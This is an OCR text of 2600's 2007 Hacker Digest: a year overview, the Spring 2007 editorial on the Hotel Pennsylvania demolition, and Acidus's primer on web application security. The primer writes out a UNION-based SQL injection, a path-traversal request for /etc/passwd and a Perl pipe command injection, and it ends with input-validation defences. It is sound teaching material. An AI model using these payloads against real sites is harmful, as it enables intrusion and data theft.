2600



The Hacker Digest - Volume 24

2007



FORMAT

Our new binding experiment continued through the year, with mostly negative results. Having a spine instead of staples made it harder for many people to read. But it gave us a new opportunity to insert a secret message, one that was supposed to have taken two years to materialize, but which quick readers discovered by the end of the year. It would have said “SURPRISED?” and it was probably for the best that it was uncovered early, as the new binding would be abandoned in 2008. Also of note: the Summer issue was printed in a slightly smaller format by the printer, which led to even more internal tumult. The contents had the following unique titles: Spring: “Tidbits”; Summer: “Morsels”; Autumn: “Smorgasbord”; and Winter: “Presentations”. Little messages continued to be found on Page 3, hidden in tiny print within the graphic section of the contents. The messages were as follows: Spring: “DANDONG” (a city in China that borders North Korea and which played a part in editor Emmanuel Goldstein’s visit to the reclusive country that year); Summer: “12063382856” (a phone number that was a key part of one of our contests); Autumn: “THE END IS NIGH” (a prophetic saying that really could have applied to so much at the time); and Winter: “saudade” (an untranslatable Portugese word which can best be summed up as “feelings of longing for someone or something that is absent and may never return”). Letters titles continued to be unique with each issue - Spring: “Snippets”; Summer: “Opinions”; Autumn: “Yammering”; and Winter: “Declarations”.



COVERS

The Cover credit for the first three covers this year went to Dabu Ch’wald and Winter went to Exscotticus.

The 2007 covers were a collection of different photographic images, each telling their own unique story.

The Spring 2007 cover is a simple image of a dog looking straight at us and seemingly getting zapped by a handheld metallic device (which was actually a cell phone jammer). The device has an image of a character from *Aqua Teen Hunger Force* imprinted on it and giving us the middle finger. This was actually a reference to an event known as the 2007 Boston Mooninite panic where this same image appeared on battery-powered LED placards throughout the city, which were mistakenly (and absurdly) thought of as potential bombs.

Summer 2007 was an image taken in North Korea during editor Emmanuel Goldstein's trip there, specifically on the road to the tombs of the ancient Koguryo Kingdom in Pyongyang. Of course, there were a few things added. For instance, you'll find the Dharma Project logo from the TV series *Lost* on the stone wall, which itself is modified with a squid in the middle, a symbol from a production company called The Enemy, which had recently produced a film called *Urchin* that a number of *2600* people were involved in. You can also see the numbers 09F911029D74E35BD84156C5635688C0 painted on the wall. This is, of course, the HD-DVD processing key used to decrypt and play HD-DVD in Linux. The alchemy symbol for gold can be found on the two sheep that are in front of the "firewall." (We modified the expressions on the sheep faces so that one looked like it was smiling while the other looked like it was frowning.) A keyhole can be seen in the stone in the very center towards the bottom. And "breaking and entering" tools are seen on the grass, including a SecureID card, a crowbar, a Master Lock key, a lighter, and a hammer. The double rainbow is actually a part of a North Korean story concerning the birth of Kim Jong-il, its leader at the time. (Legend has it that a double rainbow and a bright star appeared in the sky to herald his birth.) In the sky you can see a blimp with the alchemy symbol for lead on the side, an allusion to the band Led Zeppelin, who had announced a reunion concert for later in the year. A can of spam is seen parachuting to the ground, a reference to the arrest of "spam king" Robert Soloway in May, considered to be one of the Internet's biggest spammers.

We focused on a hacker campground for the Autumn 2007 cover. The third Chaos Communication Camp had just taken place in Germany, and it filled the community with stories and inspiration. The picture itself is mostly unmodified from the original. (The sky really was that ominous.) The sticker on the garbage can was added as well. This was a reference to a new data espionage law in Germany that had the potential to criminalize a lot of legal activity. The two cats silhouetted in the foreground were also added. In reality, they were actually looking in, not out.

The Winter 2007-2008 cover was an actual image taken in Vatican City. A statue of St. Peter is in the foreground and numerous other statues are on the roof. All were unmodified, along with the structure of the building. The original Latin lettering on the outside was replaced with the phrase "ABANDON HOPE ALL WHO ENTER HERE" with the word "HOPE" obscured, a reference to the uncertain future of our HOPE conference due to the impending demolition of Hotel Pennsylvania. In the foreground can be seen a partial date: "July 18-20, 20" which was the official date of what looked to be our last conference (with the last two numbers missing). We also added the crow and the fiery sky.

INSIDE

Apart from the struggles with the binding and other printing issues that took up most of the year, the format didn't change too much over that time. The staff section found a new home on Page 65. The puzzle section stayed on Page 64 and kept the name "Puzzle" for the first three issues. It was discontinued for Winter and beyond.

The staff section had credits for Editor-In-Chief, Layout and Design, Cover, Office Manager, Writers, Webmasters, Network Operations (except Autumn), Quality Degradation (Spring and Summer only), Broadcast Coordinators, IRC Admins, and Forum Admin (except Autumn). Starting in Winter, an Associate Editor was added. The Statement of Ownership was printed on Page 5 in the Autumn edition. Prices remained unchanged.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"The production of too many useful things results in too many useless people."* - Karl Marx

Summer: "*Once a new technology rolls over you, if you're not part of the streamroller, you're part of the road."* - Stewart Brand

Autumn: *"The price good men pay for indifference to public affairs is to be ruled by evil men."* - Plato

Winter: *"First they ignore you, then they laugh at you, then they fight you, then you win."* - Mahatma Gandhi

The first words we printed in 2007 were: "Please believe us when we say that

we don't intentionally set out to cause trouble and mayhem." We really didn't mean to always land in the middle of all the turmoil. But recently released internal documents revealed that both *2600* and the HOPE conference were of great concern to the NYPD during the Republican Convention of 2004. Three years later, we found ourselves immersed in that story all over again.

And then we found out that Hotel Pennsylvania, the hotel where we had been holding our HOPE conferences since 1994, was slated to be demolished. Worst of all, few in New York seemed to really care since they tended not to stay in hotels in the city they lived in. But we knew this was an important issue to so many people from around the world who found it a convenient and cheap place to stay. And so, "once more it appears that our community will have to step up and hopefully make a difference." We started a publicity campaign to save it from destruction. We were well acquainted with what it was like to fight for something as the underdog. After all, "to this day it remains impossible that we could hold an event of this size in a city like New York and manage to keep it affordable. But we do it anyway." And we also were quite familiar with the fact that "being who you are at a particular place and point in time is sometimes all you need." We started an online forum at talk.hope.net where people could converse about the conferences but also strategize on ways to save the hotel: "...we find ourselves yet again in a position where we have no choice but to take a stand and help start something that could have a profound effect on a lot of people."

As far as content covered this year, privacy and anonymity led the list. There was ongoing concern over the protection of sources, something we always took seriously. We assured readers that "we will do everything possible to protect your identity. But you must also exhibit a good degree of caution if you want to preserve your anonymity." At the same time, we realized that, for many, the technology was still too complex. "We can say with assurance that the media lacks the skills to do much beyond resolving an IP found in the headers of your email. If you really want to test your system, sending a threat to the White House or announcing the grand opening of a new al Qaeda chapter would get far more talented people involved in the challenge."

We tackled issues attached to the use of encryption, specifically PGP, and we explained why we encouraged people not to encrypt articles if they weren't going to do it properly. The trouble came from not designing an easy-to-use system. "Until we build a system that everyone can use, we will continue to see most people use it improperly." For those who were able to get articles to us successfully, we made it clear what our minimum requirements were: "Words

that make sense when strung together. Words that have something to do with hacking. And words that haven't appeared elsewhere." For those looking for a bit more meaning, we were able to describe that too. "If anything were to sum up what every single one of our articles has had in common over all these years, it's that desire to find out just a little bit more, to modify the parameters in a unique way, to be the first to figure out how to achieve a completely different result."

There were also signs of progress in the world around us. "In recent months there has finally been attention given to the horribly unfair telephone rates forced on prisoners and their families." And we tried to temper our critique with positive thoughts. "We spend a lot of time pointing out the bad things around us so it's especially important to acknowledge the exceptions."

But, as always, there were also signs of regression. Hackers continued to be denigrated at every opportunity, by lawmakers, mass media, and even average people, all convinced that we were somehow the threat. "In the current day, we are security-obsessed without having gotten any better at being secure." Everyone was being scared senseless by movie scripts and fantasies: "we literally obsess over scenarios that aren't playing out but which one day in a worst-case scenario might." Meanwhile, we weren't being encouraged to think for ourselves or to come up with creative solutions to any of these potential problems. "This is always going to be a problem if people rely on settings determined by other people who often have little idea what's going on."

Readers contributed all sorts of stories on insecurity, including one that told how incredibly easy it was to gain access to a customer account inside a store and how the customer's passcode was prominently displayed on a screen. We focused on companies like Target, Virgin Mobile, Time Warner Cable, Gateway, and GoDaddy. All of them had a common theme: "As long as there are human beings in the equation, security holes like this are going to exist in one form or another." We ran articles on AT&T's wireless account security, Novell, PayPal, Facebook, even Brinks alarm systems. We challenged the idea that security holes could only be exploited by those who understood the technology, arguing that "it's a lot harder to figure out how someone could think that you can only screw something up by having a good understanding of it. If anything, the opposite is true."

There was always an interest in how various systems worked. That's how we wound up examining Australia's "instant runoff" voting system, as well as theorizing on how to exploit it. We also ran an article on hacking elections in

Canada. We spent time dissecting the systems of everything from Clarion Hotels to LiveJournal. We printed tutorials on such topics as building a "darknet," beige boxing, the RIAA and file sharing, web application security, lockpicking, RFID, and VoIP cellphones.

We gave advice to new publishers. And we continued to deal with the challenges of being publishers ourselves. There was, of course, the ongoing issue of our new "spine" binding that our new printer mandated, which led to all kinds of complaints about the margins, the new inability to lay the magazine flat, and pages coming loose. And, as if that wasn't enough, there was an issue with the ink from the Winter 2006-2007 cover rubbing off. We promised to handle all of these challenges. "We'll consider our options now that we've finally grown a spine after 20 years." Things hit a low point with our Summer issue, which actually got printed in the wrong size, and the Autumn issue, which annoyed people even more with the quality of the binding and a new problem of pages falling out. "We apologize to everyone for the Autumn issue which we consider to be below our standards."

There was a continuing problem with bookstores that weren't crediting us with sales properly or that had a policy of charging us for issues they couldn't account for. Readers wrote in asking what the best method of buying the magazine was so that we'd actually be supported.

In the early part of the year, we sent out a survey to all of our subscribers and spent quite a bit of time going through the results. In the Autumn issue, we had a special "Hacker Perspective" column that focused on responses to the reader survey. We addressed those who disagreed with our opinions. "Criticizing policy is a vital part of our society and if we quell that kind of discussion, we wind up with an even worse problem than what we were criticizing in the first place." There were those who thought we should tone down our editorials when it came to criticizing policies. "How we could ever agree to not address particular issues and express certain opinions in our own editorial is beyond us." To those concerned with the issue of "politics" in our pages, we pointed out that political issues like the Digital Millennium Copyright Act (DMCA), the Patriot Act, and the Communications Assistance for Law Enforcement Act (CALEA) were all examples of politics affecting technology that we would do well not to ignore. Most importantly, we vowed not to "change who we are in order to appeal to people who don't like who we are."

The "Techno-Exegesis" column from 2006 was discontinued and replaced with a new column called "Transmissions" starting in the Summer issue. And, for the first time ever, we had pictures of North Korean payphones from two

different sources.

One of the biggest threats to the hacker culture at the time was the mass media with their overwhelmingly negative portrayals. “If it has anything to do with computers, phones, credit cards, or technology in any sense, hackers will be the ones seen as the threat.” These false perceptions had a real chilling effect on so many of us, and it made us wonder how many people were being silenced before ever having gotten to express themselves. “Were we to have started publishing in 2008 rather than in 1984, we likely would have been quickly branded as potential terrorists before ever being able to establish a foothold in our culture that enabled us to be seen as a revealing and even necessary voice.”

Spam was another subject that we spent time analyzing, as that negative part of the technological revolution continued to evolve. “The old style spam of simply trying to con people out of their money may well evolve into outright threats and intimidation tactics to extort people.” And this was all connected to the overall evolution we were witnessing in our world. “Hopping on the net and communicating worldwide is something practically everyone takes for granted these days.” This required a whole new way of thinking in order to not fall victim to scam artists and malicious software. “Instead of trying to figure out ways to penetrate a system, the task now is to keep from being victimized by our collective naivete and the poor security that pervades the computers running our society.”

We recalled fondly the old days of hacking. “People used to get involved in hacking back when the world of computer and telephone technology was just beginning to open up because for many of us it was the only way in.” And, as always, we had to fight the negative thinking that always seemed to follow us: “to say the hacker world is dead because there’s nothing left to hack shows a profound lack of understanding as to what hacking actually is.” We chose to continue focusing on the positive and those who really seemed to get it: “I have been a hacker for over 20 years. I just never knew that there was this culture of individuals that thought and felt the same way about technology.” Words like that were what inspired us to keep moving forward. “We will remain relevant as long as we keep thinking and developing as individuals.”

Unbelievable as it seemed, we noted that our 25th anniversary was coming up. We realized that “the world has become a very different place since 1984” and that “we would be remiss not to point out the differences, the trends, the dangers.” And we marveled at just how far we had come in this period of time and were thankful to those who had helped get us all there. “Of course, there

were those who were always pushing to go faster and get more. It was this incessant need for expansion and improvement that got us where we are today." There was even early talk of a book that might encompass some of the best articles in *2600* over the years.

We continued to discourage readers from doing the bidding of any military, as many seemed to think hackers were obligated to do. After all, "it's not up to us to impose 'justice' on the net any more than it's up to anyone else with no legal authority."

We answered questions about our own bar code and exposed a URL for an AOL redirect. We explored some of the fun that could be had with custom Caller ID capabilities. We revealed some methods of identifying blocked calls and marveled at the specter of people who actually spoke their PINs out loud. "Stupidity and bad security practices have an amazing resiliency."

But the most important message we tried to send throughout the year was that of sticking together as a community. "There is growing and then there is growing apart." The work remained hard and often filled with defeats. "It's a frustrating battle to be sure, but it's most certainly not a lost cause." What mattered the most was remaining engaged in the dialogue in what was proving to be a most pivotal time. "What we really can't afford at this point is silence." And we certainly couldn't afford to be intimidated by the authorities or by unjust laws and attitudes. "Bullies only go away when people stand up to them."

Throughout everything, we tried never to lose sight of the magic contained within the world that we chose to focus upon. That is, after all, why we took an interest in the first place. "There is so much more to technology than the actual technology."

Volume Twenty-Four, Number One!
Spring 2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



7 25274 83158 6 7 1>

Payphones of the World



Palestine. Located in the West Bank city of Ramullah.

Photo by Sharif



China. Found in the lobby of a hotel in Xiahe in the Gansu Province.

Photo by Siegfried Loeffler



South Korea. An older phone found in Seoul that takes coins and cards.

Photo by Jean



South Korea. Also in Seoul, this model only takes cards.

Photo by Jean

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

TIDBITS



Challenges 4
Understanding Web Application Security 6
RFID: Radio Freak-me-out Identification 9
Exploiting LiveJournal.com with Clickless SWF XSS 11
Telecom Informer 13
Avoiding Internet Filtering 15
Hacking Your Own Front Door 16
Dorking the DoorKing 18
Security Holes at Time Warner Cable 19
Hacking My Ambulance 20
SSL MITM Attacks on Online Poker Software 24
Hacker Perspective 26
Ripping MMS Streams 29
Backspoofing 101 30
Can I Read Your Email? 32
Letters 34
Stalking the Signals 48
GoDaddy.com Insecurity 50
Hubots: New Ways of Attacking Old Systems 51
Network Ninjitsu: Bypassing Firewalls and Web Filters 52
Hacking a Major Technical School's Website 54
Covert Communication Channels 55
How to Cripple the FBI 60
Marketplace 62
Puzzle 64
Meetings 66

Challenges



Please believe us when we say that we don't intentionally set out to cause trouble and mayhem. It somehow seems to always find us.

We started a hacker magazine because it was a subject that was of interest to a number of us and there was a void to be filled. We didn't expect the fascination, fear, obsession, and demonization that followed us, courtesy of everyone from the media to the government, from the Fortune 500 to high school teachers and principals. It just sort of happened that way.

We didn't ask to be thrown into the front lines of the motion picture industry's copyright battles back in 2000. That also just happened because of who we were and what we believed in. There were many thousands that the Motion Picture Association of America could have taken to court for hosting the DeCSS code on their websites. But we somehow epitomized everything the MPAA was against and this made us the perfect target for them. Merely existing apparently was enough.

And by simply being present at various pivotal moments in hacker history where there was nothing for us to do but speak out against various injustices, we again found ourselves being propelled into a position of advocacy and leadership, when really all we were doing was continuing to make the same points on what hacking was and what it was not. Locking people in prison for being overly curious or experimenting on the wrong bits of technology was just wrong, plain and simple. It was a point we had started our very first issue with. And since so few others were saying this out loud, it became our fight once more.

This kind of thing never seems to end. Also in the year 2000 while all eyes were on the Republican National Convention in Philadelphia, it was our own layout artist who was grabbed off the streets and locked up on half a million dollars bail, charged with being a chief ringleader of opposition. The only evidence against him was surveillance footage that showed him walking down a street talking on a cell phone. Needless to say, it didn't stick and, in fact, a lawsuit against the city for this nonsense was quite successful. But even that wasn't the final chapter of the story. Four years later in New York, our editor was also taken off the streets while the Republican National Convention was in that city. This time it seemed to be a random sweep of people who just happened to be standing on a particular block. Again, it provoked widespread outrage and condemnation, as well as all charges being dropped and a lawsuit which continues to be argued in court to this day. But there's still more. Recently a judge ordered the New York Police Department to release internal documents on these events which they had been trying to keep to themselves. These documents started to see the light of day in February of this year. And among the first to be revealed so far is a memo that outlines what one of their biggest fears was. Yes, that's right. Us again. Apparently the NYPD was concerned because not only was our layout artist rumored to be in town (possibly prepared to use his phone again) but he had spoken at a conference directly across the street from where the Republican Convention was to be held. And he had spoken on potential ways of causing mischief and mayhem! So once again we were catapulted to front and center, just for discussing the things that are of interest to us. Even the location of our conferences, held in the same place since 1994, were called into question as being provocative because they were so close to the site of the Republican Convention.

It all almost reads like a bad TV script, where the same characters keep getting launched into the center of attention week after week. In that kind of a setting, this happens because there are only a certain number of characters and the story lines have to be kept interesting and active. In real life, this only serves to demonstrate the threat of actually reaching people who may share your interests and goals. Not only can you change the course of history in accomplishing this but the fear you instill along the way among the powers-that-be might itself also have a profound effect on the outcome. Scary stuff indeed.

But now we find ourselves yet again in a position where we have no choice but to take a stand and help start something that could have a profound effect on a lot of people. And this time it goes well beyond the hacker community. We learned earlier this year that the site of our conferences mentioned above - New York's historic Hotel Pennsylvania - is set to be demolished. As of this writing, the only opposition to this has been a whole lot of voices in the wilderness with no apparent unity. So once more it appears that our community will have to step up and hopefully make a difference.

Why should we care? Simple. Ever since starting the Hackers On Planet Earth conferences back in 1994, the Hotel Pennsylvania has been our home (with the exception of Beyond HOPE in 1997). It has three major factors going for it: 1) Location - the hotel is directly across the street from the busiest train station in North America and also centrally located in Manhattan; 2) History - the hotel is a fascinating connection to the past, both architecturally and in the many events and people who have been linked together over the decades in its vast hallways; and 3) Cost - the relative cheapness of the hotel is what makes it possible for us to continue to have the conferences in New York City as well as for our attendees from out of town to be able to stay there.

There was one thing that was drummed into our heads over and over again when we were looking to start a major hacker conference in the United States, especially in response to our desire to have it in New York: It was impossible. And to this day it remains impossible that we could hold an event of this size in a city like New York and manage to keep it affordable. But we do it anyway. It's because of a combination of magical ideas, the magical people who come and build it every two years, and the magical place that makes it all possible. This is all most definitely worth preserving.

In the "real word" however, people don't think like this. It all comes down to dollars and cents and how to make the most impressive profit. And those in charge (namely Vornado, the realty firm that happens to own the hotel) felt it would be most profitable to tear down the hotel and replace it with a huge financial tower. Those in the finance industry would no longer have to ride the subway downtown to get to work. Instead they could commute from the suburbs by train, exit Penn Station, and simply walk across the street to their jobs. And *everyone* leaving Penn Station would wind up being barraged with a "Times Square style" wall of advertising that would replace the ornate entryway of the existing hotel. So the financial industry and the advertisers would be thrilled. But the people who visit New York City would have one less affordable hotel to stay in (the nearly 2000 rooms in Hotel Pennsylvania are often filled year round) and one more historic structure would be destroyed. This doesn't even address the overwhelming belief that such a massive financial structure simply isn't needed with the entire financial district downtown being rebuilt. Were it to be constructed, however, there is little doubt that it would become a heavily guarded fortress with very limited accessibility due to post-9/11 syndrome, in stark contrast to the open and bustling hotel lobby that currently occupies the space.

We know the hotel isn't in the finest of shape. In this age of "bigger is better" and insisting that every modern convenience be within reaching distance at all times, there are many who simply cannot handle a place with such Old World decor. But it's still our home and we've grown rather attached to it. Without it, the future of the HOPE conferences would be very much in jeopardy and certainly not as convenient to get to for those from out of town. And this is the key. The majority of people affected by its destruction would likely be people who don't live locally and have probably not even heard of these ominous plans yet. That is something we can change.

We also have to realize that this is so much bigger than our own relatively small community. There are scores of other conferences and literally millions of people who have walked through the doors and gotten something out of the place. By linking as many of them together as possible, we have the potential of uniting forces and, at the very least, speaking out loudly against losing this hotel. It seems as if this has become our obligation. And, as history has shown us, being who you are at a particular place and point in time is sometimes all you need.

The odds are certainly against us. And this is likely to be a fight that we're involved in for quite some time to come. But we believe getting involved in this could be an uplifting experience, one where we truly realize the importance of individual voices brought together in a common cause. There will be lots more on this in the future. For now, we hope you can join us online at http://talk.hope.net to discuss ways to save the hotel (and plan for future HOPE conferences) in a lively forum environment. And we hope everyone can help us spread the word.

Understanding Web Application Security


by Acidus
acidus@msblabs.org
Most Significant Bit Labs
(http://www.msblabs.org)

Web applications are complex services running on remote systems that are accessed with only a browser. They have multiple attack vectors and this article is by no means a comprehensive guide. Today I will discuss what web applications are, how they work, discuss common attack methods, provide brief examples of specific attacks, and discuss how to properly secure a web application.

What do I mean by web application? A web application is a collection of static and dynamically generated content to provide some service. Maybe it's Wikipedia providing an ever-updating knowledge base or Amazon providing a commerce portal. These application can span multiple domains, such as Wachovia's online banking system. As you can see in Figure 1, web applications have multiple parts. There is a program used to access the web application known as a user agent. There is a JavaScript logic layer which allows very limited code to execute on the client's machine. This is important because sending requests across the Internet cloud to the server is expensive in terms of time and lag. There is a web server which has some kind of server logic layer. This layer uses inputs from the client such as cookies or parameter values to dynamically generate a response. Usually this response is composed of data stored in a back end database. This database is maintained and populated by various programs like web crawlers and admin scripts.

Web applications are not a passing fad. Major companies like Amazon, eBay, Google, Saleforce.com, and UPS all use complex web applications with several deriving all their income from them. Many more companies are developing web apps strictly for internal use. The cost benefits of having an application that is centrally managed and can be accessed by any browser regardless of the underline OS are simply too great to ignore. With their place in the online landscape assured it is essential for hacker and security professional alike to understand fundamental security risks of a web application.

As you can see web applications differ from traditional applications in that they exist on numerous tiers and span multiple disciplines. Programmers, internal web designers, graphic artists, database admins, and IT admins are all involved. It's easy for things to slip through the cracks because people assume a task is someone else's responsibility. This confusion gap is ripe for vulnerabilities.



Attacking web applications is a lot like being a detective. The structure of the application contains your clues. From them you learn information about its structure, if the application is using pre-made components (like phpBB), what its inputs are, and what types of resources are available. You also have a list of witnesses you can ask to get information not directly available from the site. These are your search engines. How often is the site updated? Does the IT staff ask questions on new groups or forums? Are there any known vulnerabilities against any of the application's components? This is just basic system fingerprinting, only you are fingerprinting an application instead of a system.

Web application attacks fall into two categories: resource enumeration and parameter manipulation.

Resource Enumeration

Resource enumeration is all about accessing resources that the web application doesn't publicly advertise. By this I mean resources that exist but have no links to them anywhere in the web application.

The first way to execute resource enumeration is based on things you already know about the application. If Checkout.php exists, make a request for Checkout.bak or Checkout.php.old. If you succeed you'll get a copy of the PHP source code complete with database connection strings and passwords.

In addition to what files are present in the application, you also know about the structure. Suppose there is a resource like "/users/acidus/profiles/bookmarks.php". After trying various permutations of bookmarks.zip and such, sending a request for "/users/" could return something interesting. Perhaps it's a directory listing, or it serves an older default page. Regardless, you will find links to resources that might not be mentioned elsewhere on the site. While web servers can be configured to deny access to directories, this setting can be global or specific to a folder group. Any settings can also be overridden on a per folder basis. Just because "/users/" or "/users/acidus/" don't work doesn't mean "/users/acidus/profiles/" won't work. Always send requests for every directory you see.

Once you've sent requests for resources based on things you know, you should simply guess for resources. "/test.aspx", "/temp.php", and "/foo.html" are good ones. You could try "db.inc", "password.txt", or "website.zip". The directories "/admin/", "/stats/", and "/pr0n/" are good ideas too. A comprehensive list of files and directories to guess is beyond the scope of this article.

Parameter Manipulation

Parameter manipulation involves modifying the value of inputs trying to make the application act in ways the designers never intended. We have all seen a site with a URL like "site.com/story.php?id=1732". The "id" input specifies which resource to serve up. Modifying this value allows access to different stories that might not normally be available. This includes things like archived/deleted items or future/unpublished items. This technique is known as "value fuzzing" and is quite useful.

What if we send a request with "id=-1"? Chances are the application will return an error. However the error might contain information that is useful. Things like the file-system path for that resource. Maybe we'll get some information about what database the application tried to contact or even information about the structure of that database! Perhaps we'll get a stack track that will show what functions the program is calling or even the values of the parameters. This technique is known as "edge case testing" or "bounds testing." Programmers commonly forget to deal with edge cases so this area is ripe for vulnerabilities.

There are several attacks which are really just specific examples of parameters manipulation. We will discuss SQL Injection, Command Execution, and Cross Site Scripting.


SQL Injection

Almost all complex web application, from Amazon to TinyURL, have a back end database. The inputs you supply the web application when you request a resource are eventually converted into some kind of SQL statement to extract content from this back end database. Depending on how well the inputs are filtered you can get arbitrary SQL statements to run on this back end database.

It is best to show an example. Suppose we discover a URL like "/ShowItem.php?id=2710". Chances are 2710 is the primary key in some kind of product table in the database. Let's say in the PHP we have an SQL statement that looks like `SELECT * FROM Products WHERE prodID = + id`. This is called a concatenated query string and is vulnerable to SQL Injection. If I send `2710 UNION ALL SELECT * FROM Customers` the resulting SQL statement is `SELECT * FROM Products WHERE prodID = 2710 UNION ALL SELECT * From Customers`. This statement will return the product information for product 2710 *and* all the records in the

Customers table (assuming it exists). This is simply one example of SQL injection. See [1] and [2] from more information.

SQL injection is a big problem. The Paris Hilton T-Mobile hack didn't happen because someone sniffed the phone's traffic. T-Mobile's website had an interface to allow subscribers access to their address books. This means the website had to touch the database that stores contact information. An attacker found an input they could exploit and dumped out several address books through the T-Mobile web page using SQL injection.



Command Execution

Many times there are applications that are executed on a web server simply by visiting a page. For example, nslookup, whois, finger, ping, traceroute, uptime, who, last, and cat can be found in so-called application gateways. This is where a web page receives input from the user and passes it to a native application, returning the output. These gateways are quite common and were among the first uses of web pages and CGI. Here is an actual Perl script I've seen in the wild which serves pages:

```
$res = param('file');
open(FIN, $res);
@FIN = <FIN>;
foreach $fin (@FIN) { print "$fin\n" }
```

A request for "/cgi-bin/file.cgi?file=contact.html" will return the contents of the file. First of all I can see one vulnerability that isn't even a command execution. Making a request for "/cgi-bin/file.cgi?file=../../../../../etc/passwd" will give you the Unix password file. Further, the open command supports the use of pipes. Pipes allow a command to be executed and its output sent to another program. A request for "/cgi-bin/file.cgi?file=nmap -v|" will execute nmap on the server if it exists! This happens because the open function will execute the nmap command for you and the pipe means the open function reads the output from "nmap -v" as if it were a file. See [3] and [4] for more information.

Cross Site Scripting


Cross Site Scripting (XSS) is a mechanism to inject JavaScript into the web page that is returned to the user. Consider the simplest example, as shown in Figure 2. The web application has a personalized greetings page. The key to the vulnerability is that the input parameter name is reflected into the page that is returned to the user. As Figure 3 shows, if I insert a block of JavaScript it too is returned to the user. So what can do you with JavaScript? You can steal cookies, hijack sessions, log keystrokes, capture HTML traffic (aka screen scrapping), and many other things. See [5] and [6] for more information about nasty things JavaScript can do. See [7] for a case study using XSS + AJAX to make malicious requests as another user.

XSS can also get injected into the back end database of a website, commonly through forum posts, member profiles, and custom stock tickers. This is especially nasty since the XSS will affect many more people. There are many avenues to launch XSS attacks. [8] provides a detailed look at the different XSS mechanisms and defensives.

As you can see XSS is an extremely complex topic and I've only brushed the surface. Due to technologies like AJAX and the fact that everyone is using standards compliant browsers the danger of XSS is much higher than it was when XSS was originally discovered in 2000. For some of the really nasty stuff, see my Black Hat Federal presentation [9].

Defensives

Almost all web application attacks can be stopped by validating or filtering the inputs of the application. SQL injection isn't possible if your numeric inputs only contain numbers. XSS attacks are not possible if you don't allow a subset of a markup language in your input. A well placed regex can save you a lot of headache if it's in the proper place. Just because you have client side JavaScript



to validate input values doesn't mean you're protected. I can always directly connect to your application and completely bypass your filters. Always implement filters on the server side! Your mantra should be "never trust anything I get from the client." Everything you get from the client including cookies, query strings, POST data, and HTTP headers can all be faked. Always make sure you implement some kind of length restriction on your field too. Otherwise someone might implement a filesystem on top of your web application [10]!

Conclusions

I hope this article served as a nice primer on all the issues surrounding web application security. It's a complex field and I encourage you to check the cited works to learn more.

There is no group, there is only code.

References

[1] *SQL Injection Whitepaper* (http://www.➥spidynamics.com/spilabs/education/white➥papers/SQLinjection.html) Examples of SQL injection.

[2] *Blind SQL Injection Whitepaper* (http://➥www.spidynamics.com/assets/documents/➥Blind_SQLInjection.pdf) Examples of Blind SQL Injection where you don't have ODBC error messages to help you craft attacks.

[3] *Web Security and Privacy* (http://www.➥oreilly.com/catalog/websec2/index.html) A rather dated O'Reilly book that has an excellent security section in chapter 16.

[4] *Perl CGI Security Notes by Chris* (http://➥www.xed.ch/lwm/securitynotes.html) Well written page going into many more command execution issues with Perl than I covered.

[5] *XSS-Proxy* (http://xss-proxy.sf.net) XSS-Proxy shows how JavaScript can be used to monitor keystrokes and can receive third party commands.

[6] *Phuture of Phishing* (http://www.➥msblabs.org/talks/) Shows some of the nasty things you can do with XSS and how XSS can facilitate phishing.

[7] *MySpace.com Virus* (http://namb.la/➥popular/tech.html) Technical details of the MySpace.com virus as told by the author. Shows how XSS attacks can be augmented by AJAX.

[8] *Real World XSS* (http://sandsprite.com/➥Sleuth/papers/RealWorld_XSS_1.html) An excellent paper discussing all aspects of the XSS risk.

[9] *Web Application Worms and Viruses* (http://www.spidynamics.com/spilabs/➥education/presentations/billyhoffman➥-web_appworms_viruses.pdf) Details self propagating web malware and shows some very nasty implications of XSS.

[10] *TinyDisk* (http://www.msblabs.org/➥tinydisk/) Implementing an application on top of someone else's web application.

RFID:

Radio Freak-me-out Identification



by Kn1ghtl0rd
Kn1ghtl0rd@kn1ghtl0rd.org

RFID has become something of a hot topic in the hacking world. There have been multiple presentations on security and privacy of RFID and also the technology behind it. This article is designed to be a what-if type scenario on what RFID is potentially capable of and where the technology is heading.

RFID stands for Radio Frequency Identification which obviously means identifying objects using radio frequency. Current implementations include asset management, inventory control, inventory tracking, access control, and entity identification. The first three are usually implemented in a business environment to track inventory from one location to another or to monitor asset activity to isolate theft situations and problem areas. These implementations of RFID are very efficient and perform a valuable task for

a business. The fourth example is not so good. RFID is being changed into a new type of ID for people and animals to be used instead of a hard-copy form of identification. This may seem convenient for people and they don't see why this is bad. There are many possibilities for this technology to turn our world upside down and allow for Big Brother to truly manifest itself.

